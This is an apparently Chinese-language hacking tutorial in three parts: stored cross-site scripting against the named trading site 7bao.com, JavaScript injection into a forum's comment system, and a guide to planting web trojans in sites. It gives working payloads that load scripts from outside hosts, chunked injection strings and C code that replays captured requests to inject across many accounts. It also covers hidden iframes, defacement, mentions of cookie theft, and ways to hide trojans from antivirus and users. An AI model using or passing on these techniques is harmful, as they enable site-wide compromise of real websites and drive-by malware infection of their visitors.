
《疯狂的跨站之行——7bao网站漏洞利用浅析》

国内关于跨站漏洞的利用好象再次跌入了低谷，关于跨站利用的讨论已经不像以前那么火了，但是还是发现网络上到处都有Html字符过滤不严的现象出现，无论是大站还是小站，这些问题都还是到处存在，但是重视都不足够。记得在以前的一个文章里我提到了华夏黑客联盟使用的文章系统有js注入漏洞，文章的结尾提到了远程的整站注入但是没有实施，结果还被Lcx叔叔（编辑lcx:我老了，有哪么老吗？）说是一个遗憾，正好最近又遇到了一个类似的情况，于是狠下心来把上次的想法实现了一下，也给大家一个思路，如何将简单的跨站演变为疯狂的行为。7bao.com是国内一家给网络游戏提供交易的平台网站，在一次无意的对它进行安全测试中发现可能存在跨站方面的安全问题。问题出在对装备的评论那里，让我们去看看需要利用的地方所存在什么问题吧！提交评论是需要登陆的，我们还是注册个ID


testbadegg登陆之后去提交评论吧。因为问题总是出现在参数提交的地方，在提交评论的地方我们发现可以提交2个参数，一个是联系方法，另一个是留言内容，如图所示。



因为这里我们测试的是跨站，所以敏感的字符是"和空格以及<>等，那么我们就在联系方法和留言内容里都写上<'hehe">I love you!提交如图



发现程序没有报错哦！那看看程序是怎么处理我们提交的数据吧！一切都是黑盒情况下进行的！所以我们在返回的页面里查看源文件中查找字符“hehe”，发现我们提交的留言里的特殊字符都被过滤掉了，但是显示联系方式的地方没有做任何过滤哦，如图所示。



呵呵，这么轻易的就发现了漏洞！不错吧！但是关于跨站的实际利用其实还是有另外一个限制因素的，那就是变量的长度！这里的变量允许输入多长呢？我们再提交一个留言吧！在联系方式里写上50个d然后提交，发现返回的地方只有30个了，如图所示。



很明显，联系方式那里的变量最大也只有30个字符的长度，那么现在的问题就是如何利用30个字符的长度写一个有效的跨站代码呢？

因为这里我们要用自己的script标记，所以必须在<script></script>中用掉了17个字符，剩下13个字符可以自由支配，当然我们就可以用<script>alert('Test')</script>来跨站跨着玩，但是这除了糟人厌恶之外没有任何意义，我们最好引入一个Frame或者一个js代码嘛！那才够有威力！如果我们想用src属性引入一个js代码的话，<script src=></script>

用掉了22个字符，剩下8个字符是可以自由支配的，但是到了这个份上，我想8个字符是无论如何也满足不了大家需要的吧，根本无法引入一个有效的Url地址！呵呵！程序是死的，但是我们的思想却是无限的，继续突破吧！注意这里我们是可以重复留言的，也就是说可以提交多个脚本标记，那么我们完全可以利用这个特性将代码拆分做我们想做的事！还要注意一点就是Js脚本的语法特性，多个js代码的话，后面的语句必须先提交才能在页面里让代码顺利执行！

有了上面的思路让我们继续吧！譬如我们要引http://www.shell.net/1.js这个js文件，然后就我们可以通过控制这个js文件来控制这个网站的页面了，如何做呢？我们可以利用这样的代码：<scriptsrc=//www.shell.net/1.js></script>引入js文件，但是如何引入上面的代码呢？我们可以知道js里面有个对象document.write方法可以在当前页面输入内容，如果我们将上面的代码内容用：document.write('<scriptsrc=//www.shell.net/1.js></script>')这样写就可以在当前页面引入js了，而如何执行上面的代码呢？我们又可以用这个函数eval()，这个可以执行某个变量的内容，至于如何控制变量，在这里我们是可以解决的，方法如下：

<script>z='document.'</script>

<script>z=z+'write("'</script>

<script>z=z+'<script'</script>

<script>z=z+' src=ht'</script>

<script>z=z+'tp://ww'</script>

<script>z=z+'w.shell'</script>


<script>z=z+'.net/1.'</script>

<script>z=z+'js></sc'</script>

<script>z=z+'ript>")'</script>


<script>eval(z)</script>

上面的代码是引入一个字符串变量z，将document.write('<script src=//www.shell.net/1.js></script>')拆开，分多次将其嵌入到变量z中，最后通过eval(z)执行需要的代码，这在狭小的用户输入里，也许是唯一的方法！不多说，看看结果吧！如图所示，呵呵，是不是都乖乖的在页面里了？



到这里大家也发现这个小漏洞利用起来是很麻烦的事情，每次都要输入10次左右的留言才能对一个ID进行跨站脚本攻击？有没有简便的方法呢？这就要用到上次的文章里的思路了？抓包然后让程序代替我们就可以了哦！随着ID的增加，跟整站被挂马跨站脚本攻击没有什么两样！

现在是编程时间，也是这次疯狂跨站最耀眼的地方。首先我们挨个发表留言，并且抓包，将得到的数据按顺序放到.txt文件中，为了分别，我将它们命名为0.txt-9.txt，如图所示。



一定要按照顺序哦，也就是<script>eval(z)</script>这样的代码一定要先发送！注意为了ID的处理方便我们改变下变量的顺序，将ID放到POST内容的最后，并且变成ID=的形式，这样我们就可以自己组合ID对网站进行程序化的注入了！然后就是代码的构造，我给出的程序。

主要框架如下：

void usage();

void initconnect();

void sendtata();

main()

{

if(WSAStartup(MAKEWORD(2,2),&wsa) == 0){

usage(); //用法函数

initconnect(); //网络连接

sendtata(); //发送数据包，完成注入

WSACleanup(); //清除数据

}

return 0;

}

其中initconnect()函数完成网络的初始化并且与目标网站进行连接，代码我就不发出来了，跟其它程序的网络连接函数差不多。剩下的就是利用sendate()函数进行发送数据包的工作！

senddate()函数的编写很简单，我写的代码如下：

int sendtata()

{

int sendtime; //控制发送的文件

char filename[128]="\0";

FILE \*fp1;

char temp[1024]="\0";

int lread;

char receive[50000]="\0";

for(sendtime=0;sendtime<=9;sendtime++)

{

filename[0]=(char)(sendtime+48); //读取数据包文件

strcat(filename,".txt");

if ((fp1=fopen(filename,"r+"))==NULL)

{

printf("Error To Open inputFile %s!\r",filename);

exit(0);

}

printf("Read File %s OK\n",filename);

while(!feof(fp1))

{

fgets(temp,1024,fp1); //发送数据包

send(server,temp,strlen(temp),0);

ZeroMemory(temp,sizeof(temp));

}

send(server,ID,strlen(ID),0); //构造自定义的ID，可以做为全局变量在main函数里控制

lread=recv(server,receive,50000,0);

if(debug==1) {puts(receive);}

if(lread>0) {printf("ID:%s Send %s

OK\n",ID,filename);ZeroMemory(receive,50000);ZeroMemory(filename,sizeof(filename));}

fclose(fp1);

ZeroMemory(filename,sizeof(filename));

Sleep(1000);

}


printf("\n############## ID:%s Injected OK!

#################\n",ID);

return 0;

}

这样编译出来的程序运行下，感觉还不错，如图所示。



呵呵，挂在肉鸡上进行疯狂的注入吧！尽管是单线程并且为了代码的有效性，严格控制了时间，但是注入速度还是很快的！打开个页面看看效果吧！哈哈！还不错，如图所示。



一个小的漏洞利用起来危害还是很大的，这次把Lcx大叔说的遗憾终于完美的解决，也算不错的！在实际的跨站以及其他利用中，环境各不相同，如何发挥自己的想象力达到自己想要的目的才是一个入侵者必备的素质。谢谢大家听完我罗嗦，有什么问题到论坛讨论，我的ID是剑心。

**总结**：一个巧妙的思路，解决了在7bao.com网站30个字符长度内跨站的问题。根据这个思路，我数了一下，最小的有效利用的代码可以缩减到26个字母，就是写成类似<script>z=z+'d"'</script>这样的形式（好像双引号和加号不可以少）。当然也希望读者来挑战更短更小的跨站代码，让我们的跨战技术更精彩更疯狂。

《由在华夏黑客联盟挂马谈跨站脚本攻击之js注入》

上次在QQ上有个叫猪什么的告诉我说华夏黑客联盟上有跨站脚本攻击漏洞，让我去看看，我想这样的站应该没有什么问题吧，不然还不让人给跨站跨疯了？但是等我跑去一看，还真的有问题哦！不过利用和探测起来跟其他站点的有点不一样，其它时候的跨站我们是直接提交数据到数据库，然后程序取出数据注入到Html的，因此要支持Html的语法就可以了，但是这次很有点特别的哦！因为我们的数据没有被直接返回，而是注入到js也就是javascript脚本里面返回给浏览器用<script src=fuck.js>这样的形式调用的！这样说可能大家有点不明白，还是一步步地来探测吧！


问题是出在评论提交的地方，看看提交的参数比较多，所以应该很容易出问题。我们尽量将每个参数都测试到，最保险的黑盒方法是将其它参数保留为对的，然后将某个参数替换，插入我们要探测的字符如<和'等等，依据返回的错误等信息来判断程序是如何处理参数的！我比较怕麻烦，就直接测试名字和主页两个参数吧！测试情况如图所示




发表后结果如图那样，呵呵，成功返回，没有过滤的样子，但是只是成功了一半！



如果程序将字符转换了再放到数据库中还是白搭！去查看评论的地方，看看返回的信息吧！搜索我们刚才发表的内容，明明显示了发表的是hehe，但居然搜索不到这个字，如图4-101所示。



晕！看看他怎么搞的！找到关键的地方，如图4-102所示，



嘿嘿，是通过引入js来显示提交的内容啊！看那个/article/comment.asp?action=js&article=59330就是生成的js地址，访问然后查看源代码，这下子过滤的方式就清楚了，如图4-103所示。



看看，我们提交什么它就直接显示什么哦！没有什么过滤！今天的问题就来了：当我们提交的数据是在js

里面而不是在Html里的时候该怎么办呢？也就是js注入的问题了！


先看看js的语法和我们的参数在js里有什么限制。其实js语法有的我也不太清楚，在js文件里的时候，js语句是用;隔开的，""引入表示字符串，函数的参数包括在()里面，各个参数用空格分开。而我们提交的内容在document.write("");这个语句里面，这个语句的作用是将函数的参数也就是中间的字符串显示在页面上。那么我们想注入js的话有两个方式可以选择，第一是在不破坏其语句的情况下利用它的语句在页面插入代码，第二个是干脆Kiil掉其语句自己加语句进来。

**①** js语句闭合插入跨站

看看第一种方式吧！因为是利用它的语句，所以我们的的语句里不能有"也不能有)，不然IE会解释不了的！我们分析下它的js数据看看：

document.write("<table width='100%' align='center' border='0' cellspacing='1' cellpadding='2' class='title'><tr class='tdbg\_rightall' align='center'><td>评论人</td><td>评论内容</td><td>评论时间</td><td>打分</td></tr><tr bgcolor='white'><td align='center' width='80'>【<span title='类别：游客\n姓名：jnc\n信箱：ddd@163.com\nOicq：159951\n主页：http://jnc'style='cursor:hand'>jnc</span>】</td><td>ddd</td><td align='center'width='120'>2005-12-31 20:26:46</td><td align='center' width='40'>2分</td></tr></table><div align='center'><ahref='/Article/Comment.asp?ArticleID=59341&Action=ShowAll'>查看评论详细内容及更多评论</a></div>");

呵呵，我们的参数如主页什么的，都是在一个'之内的哦！就是在<span title='之内的，如果我们要构造自己的语句，简单点的如<script>alert("剑心")</script>，想变化多点就用<script src=http://www.cnbct.org/1.js></script>这样的，然后控制1.js内容就可以做很多事了！用前面的来说明吧，我们不能用"和)一起，所以换下成为<script>alert('剑')</script>，但是这样的话，'和前面的那个'匹配就会把结构弄坏啦！郁闷吧！如果没有单引号的话，我们所构造的语句就不能够执行！不信用<script>alert()</script>试试，什么都没有发生吧！这应该是它的什么css样式决定的，我们变不了！但是不可以放弃啊，既然是注入，那就跟Sql注入一样玩填字游戏吧！先用'让前面的变量结束，然后用>让它的什么<span标签结束，现在构造自己的语句，然后为了看起来正常点就再给它个<span title='匹配后面它孤独的/span>吧！语句加起来就是主页那里提交的'>ddd<script>alert('剑心')</script><span title='，就可以跨站了，中间跨站字符可以任意改的！本机测试成功本来是要马上去华夏显摆一下的，但是郁闷的是管理员关了评论！郁闷啊！不过还好，我还有他原来的一个js，里面有位信息猎手的兄弟也在测试，但是他没有成功，如图4-104所示。大家对照我的看看就知道为什么他没有成功了，他只是提交跨站字符，没有想到匹配什么的！



**②** js语句注释插入跨站

第二种跨站方式更爽的！呵呵，Sql语句支持多句查询，我们js也支持的！首先用'");闭合前面的语句，然后构造自己的语句，再用document.write("闭和后面的语句就可以了。什么？你嫌闭和麻烦？那就用//直接注释算了！呵呵！当然，这里要求你熟悉一定的js语句。为了方便大家，我这里就把js注入的语句写出来！在主页提交：

'</span>");document.write("<script src=http://www.cnbct.org/1.js></script>");

//这样的格式就可以实现js跨站注入了，document.write("<script src=http://www.cnbct.org/1.js></script>");是我们的注入语句，可以引入一个js，这样长度就没有什么问题了！

我经常跨站注入的js如下：

document.write("<iframe style='display:none;'

src='http://jnc.cnbct.org/mm.htm'></iframe>"); //引入不可见frame，随便你做什么了

document.title="HackED\_BY\_剑心" //利用属性显示被黑的标题，纯粹是显摆//

document.images[0].src='http://jnc.cnbct.org/fuck.jpg'; //将第一张图片logo显示为我站上的fuck.jpg，还是显摆

//反正是页面的所有属性都可以改的啦！想做什么不行呢！有表单的话改表单，有Cookie的话偷Cookie，或者干脆location增加自己的访问量都可以的哦！只有想不到没有做不到。

js的浅显注入基本上讲完了，跟其它的脚本注入差不多的！也许你说就一个页面的跨站而已嘛！没什么大不了！但是再考虑下，这应该是最新的动易系统了，发表评论是没有验证码的，再看看文章是用ID分辨的，那好！抓取数据包后写程序修改提交的地址和ID的内容，不就可以整站整站的js注入了么？跟站被人黑了被人挂马了有什么两样？用C很容易就可以实现的！我测试的时候华夏黑客联盟已经封了发表评论，所以是自己分析的，在变量长度上我也没有看代码，实地测试大家受到限制就不要PK我哦，介绍个思路！也可以看看源代码，查下是它是怎么过滤的，看看其他的地方还有没有问题！下载啊什么的应该都有问题的！在此真诚地感谢QQ上的和生活上的好友，还有我的女朋友，还有非安全，祝愿大家在新的一年都有新的开始吧！文章比较简单，有什么问题到论坛讨论，我的ID是剑心大人。

**总结**：又是一篇不错的研究js跨站的文章。随着服务端语言（asp、php、cfm等）漏洞的减少，现在越来越多的攻击已经转向到了客户端语言，如跨站、网页木马等，这应当是当前和今后黑客的一个重要入侵方式。仔细学一下dhtml、hta等，你会发现它们强大得令人不敢相信。不过作者只是针对华夏网站系统做了一个思路和本机测试，没有远程实践，有点遗憾。

# 四、挂马

挂马不仅仅是利用跨站漏洞来挂，同样可以利用得到的webshell和肉鸡来挂马，而且这种挂马往往更加有效，比如入侵电信的一台虚拟主机，已经得到了webshell，但是往往最终目的是入侵到其站点的办公内网，那么这个时候依靠网页木马就是一个非常好的选择了。下面将引用LCX写的《挂马的技巧》介绍挂马的各种方法和技巧。

1. **挂马方法**
2. html挂马法。

常规的html挂马方法一般是在网页中插入一条iframe语句，像 <iframesrc=http://www.xxx.com/muma.html width=0 height=0></iframe>。如果想查看站点是否被挂，一般是查找一下关键词iframe。

1. js挂马了。

像在原来的网页中写入<scriptsrc=http://www.xxx.com/muma.js></script>。muma里的js写法一般为document.write('http:\/\/www.xxx.com\/muma.html');，或者专业一点的写法是top.document.body.innerHTML = top.document.body.innerHTML + '\r\n<iframesrc="http://www.xxx.com/muma.htm/"></iframe>';。

不过第2种写法要注意：是原来的网页中要有body标签。

1. css中挂马。

这个方法在win2ksp2客户端访问成功，2003客户端受限。就是在css中写入:

body {

hytop: expression(top.document.body.innerHTML = top.document.body.innerHTML + '\r\n<iframe src="http://www.xxx.com/muma.html/"></iframe>');

}

然后再在主页中调用这个css，代码类似<link href="css.css" rel="stylesheet" type="text/css">这样的。在csdn中对expression的解释是：IE5及其以后版本支持在CSS中使用expression，用来把CSS属性和Javascript表达式关联起来，这里的CSS属性可以是元素固有的属性，也可以是自定义属性。就是说CSS属性后面可以是一段Javascript表达式，CSS属性的值等于Javascript表达式计算的结果。在表达式中可以直接引用元素自身的属性和方法，也可以使用其他浏览器对象。这个表达式就好像是在这个元素的一个成员函数中一样。这个解释关键点是expression可以在css中引入js语句，所以可用于挂马。不过经测试，这个语句只可以远程调用，本地不可以。

1. 在swf中挂马。

用到了臭要饭的一个swf挂马工具。可以用此工具替换原来网页中的swf或单独把swf发给某人，或者单独做一个可以显示swf页的网页。在网页中插入swf的语法一般格式为：

<OBJECT classid=clsid:D27CDB6E-AE6D-11cf-96B8-444553540000 codebase=http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=5,0,0,0 WIDTH=760 HEIGHT=60> <PARAM NAME=movie VALUE=xxx.swf> <PARAM NAME=quality VALUE=high> <EMBED src=yyy.swf quality=high pluginspage=http://www.macromedia.com/shockwave/download/index.cgi?P1\_Prod\_Version=ShockwaveFlash type=application/x-shockwave-flash width=760 height=60></EMBED></OBJECT>

1. 在影音文件中挂马。

像RealMedia Editor修改RM文件挂其它的网马。所需工具是RealMedia Editor。打开RealMedia Editor.exe。然后点“文件”---“打开Real媒体文件” 即你所要编辑的视频文件，所需要的必须是RealOne公司的产品，以RM，或者是RMVB为扩展名的。新建个文本，在里面输入

u 00:00:10.0 00:00:30.0&&\_rpexternal&&http//www.nohack.cn。 00:00:10.0 就是发生第一个事件的时间，这里我们是要让PC弹出网页 00:00:30.0也是一样，这个是第二次发生的时间，在0时0分第30秒0微秒时弹出窗口。而后面的http//www.nohack.cn即连接指向地址，挂马的时候把它改成你的木马地址即可，保存好。然后点“工具”--“合并事件” 然后导入刚才的文本。稍等一会儿，点“文件”----“Real文件另存为” 保存好即可。最后把生成的文件发布出去，等别人观看的时候就会连接到你的木马地址了，最后就是等小鸡上线了。

1. **挂马技巧**

挂马首先要要求的是隐蔽性，这样才能挂的时间长一点。像在swf、js、rm中挂马就比较隐蔽了。但是可以用到一些技巧。

1. 远程任意后缀执行html的技巧。

可以完全把muma.html改成muma.jpg之类的后缀，语句写成

<iframe src=http://www.xxx.com/muma.jpg width=0 height=0></iframe>

js也是可以的，语句为<script src=http://www.xxx.com/muma.jpg></script>，甚至js的不要后缀都可以。

1. js的加密。

为了保护网页木马的代码，可以把js内容加密，还能起到躲开杀毒软件的作用，如Encode加密。加密后的js调用语句就用<SCRIPTlanguage="JScript.Encode"src=http://www.xxx.com/muma.txt></script>类似这样的了，并写成了muma.txt。这里只是一种最常见的js加密方法，js加密方法无数，自己研究。

1. URL的变形。

url变形方法也很多，像url的16进制转换Encod编码。如果是涉及到url欺骗的方法就更多了。不过多数的url欺骗，像利用@的技巧，ie都已经打了补丁了。现在有一个漏洞是仍然有效的，代码如下：

<p><a id="SPOOF" href="http://spreadfirefox.com"></a></p>

<div>

<a href="http://ebay.com" target="\_blank">

<table>

<caption>

<a href="http://ebay.com" target="\_blank">

<label for="SPOOF">

<u style="cursor: pointer; color: blue">

ebay.com

</u>

</label>

</a>

</caption>

</table>

</a>

</div>

保存该代码成网页后，鼠标移到ebay.com这个链接上，ie的状态栏会显示http://ebay.com，但点击后却会打开http://spreadfirefox.com网站。如果网马可以用ip地址访问到的话，ip地址也可以转换的。像127.0.0.1这样的ip还可以变作2130706433、0x7f.0x00.0x00.0x01、0177.0000.0000.0001等等，不过是10进制、16进制、8进制的转变而已。

1. **挂马途径**

如果拿不到webshell的话,如果注入点有update权限，可以仔细查找首页中的某条新闻的调用链接，然后update数据库达到目的地(update在后面的数据库中会详细讲解)。如果可以进后台，可以比较网站的链接、顶部底部的广告、一些发公告的地方，都可以直接写入你的木马代码等等。后台是灵活的，具体问题具体分析。不过有一点很重要，是不要打乱前台htm源文件里的代码逻辑。